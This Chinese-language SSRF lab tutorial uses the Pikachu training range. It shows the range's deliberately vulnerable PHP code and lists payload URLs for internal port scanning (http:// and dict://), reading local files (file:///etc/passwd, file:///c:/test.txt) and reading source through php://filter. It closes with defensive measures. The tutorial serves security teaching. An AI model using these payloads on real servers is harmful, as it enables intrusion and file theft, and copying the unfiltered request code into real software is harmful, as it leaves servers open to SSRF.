

免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。


SSRF 服务端请求伪造

1、SSRF 简介

(1) 什么是 SSRF

SSRF (Server-Side Request Forgery, 服务器端请求伪造) 是一种由攻击者构造请求，利用服务器端发起的安全漏洞。

很多 web 应用都提供了从其他的服务器上获取数据的功能。使用指定的 URL, web 应用便可以获取图片，下载文件，读取文件内容等。SSRF 的实质是利用存在缺陷的 web 应用作为代理攻击远程和本地的服务器。一般情况下，SSRF 攻击的目标是外网无法访问的内部系统，黑客可以利用 SSRF 漏洞获取内部系统的一些信息（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）。SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。



(2) 容易出现 SSRF 漏洞的地方

云服务器商；(各种网站数据库操作)

有远程图片加载的地方；(编辑器之类的有远程图片加载)

网站采集、网页抓取的地方；(很多网站会有新闻采集输入 url 然后一键采集)

一切要你输入网址的地方和可以输入 ip 的地方，都可能存在 SSRF 漏洞；

(3) SSRF 漏洞的危害

对服务器所在的内网进行端口扫描，获取一些服务的 banner 信息等；

攻击运行在内网或者本地的应用程序；

对内网 WEB 应用进行指纹识别，通过访问默认文件实现 (Readme 等文件)；

攻击内外网的 WEB 应用，主要是 GET 就可以实现的攻击 (比如 Struts2, SQL 注入等)；

下载内网资源 (利用 file 协议读取本地文件等)；

利用 Redis 未授权访问，HTTP CRLF 注入达到 getsHELL；

进行跳板；

无视 cdn；

2、pikachu 靶场搭建

如何安装和使用

Pikachu使用世界上最好的语言PHP进行开发-, 数据库使用的是mysql, 因此运行Pikachu你需要提前安装好"PHP+MYSQL+中间件 (如apache,nginx等)"的基础环境, 基础环境,比如XAMPP,WAMP等,作为一个搞安全的人,这些东西对你来说应该不是什么难事。接下来:

-->把下载下来的pikachu文件夹放到web服务器根目录下;

-->根据实际情况修改inc/config.inc.php里面的数据库连接配置;

-->访问http://x.x.x.x/pikachu,会有一个红色的热情提示"欢迎使用,pikachu还没有初始化, 点击进行初始化安装!",点击即可完成安装。

我为Pikachu创建了一个QQ群(ID:532078894), 欢迎加进来和大家一起学习讨论。

如果阁下对Pikachu有什么建议或者想找我聊聊可以发个邮件给我: 1061321987@qq.com。谢谢。

← → ↺

🔒 192.168.1.10/pikachu/install.php

🔍 Pikachu 漏洞练习平台 pika~pika~

📖 系统介绍

🔒 暴力破解

🔒 Cross-Site Scripting

🔒 CSRF

🔒 SQL-Inject

🔒 RCE

🔒 File Inclusion

🔒 Unsafe Filedownload

🔒 Unsafe Fileupload

🔒 Over Permission

🔒 ../..

🔒 敏感信息泄露

🔒 PHP反序列化

🔒 XXE

🔒 URL重定向

🔒 SSRF

🔒 管理工具

系统初始化安装

Setup guide:

第0步: 请提前安装"mysql+php+中间件"的环境;

第1步: 请根据实际环境修改inc/config.inc.php文件里面的参数;

第2步: 点击"安装/初始化"按钮;

安装/初始化

数据库连接成功!


新建数据库:pikachu成功!

创建数据库数据成功!

好了, 可以开搞了~ [点击这里进入首页](#)

3、SSRF 漏洞演示

如下图, 可以正常解析后面的 URL, 就有可能存在 SSRF 漏洞



(1) curl()函数

```
//payload:
//file:///etc/passwd 读取文件
//http://192.168.1.15:22 根据banner返回,错误提示,时间延迟扫描端口
if(isset($_GET['url']) && $_GET['url'] != null){
    //接收前端URL没问题,但是要做好过滤,如果不做过滤,就会导致SSRF
    $URL = $_GET['url'];
    $CH = curl_init($URL);
    curl_setopt($CH, CURLOPT_HEADER, FALSE);
    curl_setopt($CH, CURLOPT_SSL_VERIFYPEER, FALSE);
    $RES = curl_exec($CH);
    curl_close($CH);
    //ssrf的问题是:前端传进来的url被后台使用curl_exec()进行了请求,然后将请求的结果又返回给了前端。
    //除了http/https外,curl还支持一些其他的协议curl --version 可以查看其支持的协议,telnet
    //curl支持很多协议,有FTP, FTPS, HTTP, HTTPS, GOPHER, TELNET, DICT, FILE以及LDAP
    echo $RES;
}
```

1) 内网端口扫描

访问站点为(192.168.1.10)的网站,当发现该网站存在 SSRF 漏洞,就可以利用该网站的 SSRF 漏洞探测内网主机(192.168.1.66)的端口开放情况;接下来探测内网 192.168.1.66 的主机开放端口情况,按 F12 打开 hackbar,输入:

http://192.168.1.10/pikachu/vul/ssrf/ssrf_curl.php?url=http://192.168.1.66:22


注: 192.168.1.10 是 phptudy 的主机, 192.168.1.66 是 kali 的主机;



也可以用如 dict 协议探测，效果是一样的；

http://192.168.1.10/pikachu/vul/ssrf/ssrf_curl.php?url=dict://192.168.1.66:22


其他端口：80



2) 任意文件读取

虚拟机读取物理机 C 盘下的 test 文件内容


http://192.168.1.10/pikachu/vul/ssrf/ssrf_curl.php?url=file:///c:/test.txt



(2) file_get_contents()函数

```
//读取PHP文件的源码:php://filter/read=convert.base64-encode/resource=ssrf.php
//内网请求:http://x.x.x.x/xx.index
if(isset($_GET['file']) && $_GET['file'] !=null){
    $filename = $_GET['file'];
    $str = file_get_contents($filename);
    echo $str;
}
?>
```

1) 任意文件读取



Get the pikachu

192.168.1.10/pikachu/vul/ssrf/ssrf_fg.php?file=http://127.0.0.1/pikachu/vul/ssrf/ssrf_info/info2.php

File Inclusion

Unsafe Filedownload

Unsafe Fileupload

Over Permission

敏感信息泄露

PHP反序列化

XXE

URL重定向

SSRF

概述

SSRF(curl)

SSRF(file_get_content)

fgc函数

http://192.168.1.10/pikachu/vul/ssrf/ssrf_fg.php?file=file:///c:/test.txt

192.168.1.10/pikachu/vul/ssrf/ssrf_fg.php?file=file:///c:/test.txt

练习平台 pika~pika~

username:admin password:123456

4、防御方法

- (一) 过滤 10.0.0.0/8 、 172.16.0.0/12、 192.168.0.0/16、 localhost 私有地址 、 IPv6 地址
- (二) 过滤 file:///、 dict:///、 gopher:///、 ftp:/// 危险协议
- (三) 对返回的内容进行识别
- (四) 内网服务开启鉴权 (Memcached, Redis, Elasticsearch and MongoDB)
- (五) 统一错误信息, 避免用户根据错误信息来判断远程服务器端口状态
- (六) 限制请求的端口为 HTTP 常用的端口, 比如 80, 443, 8080, 8088 等
- (七) 禁用不需要的协议, 仅仅允许 HTTP 和 HTTPS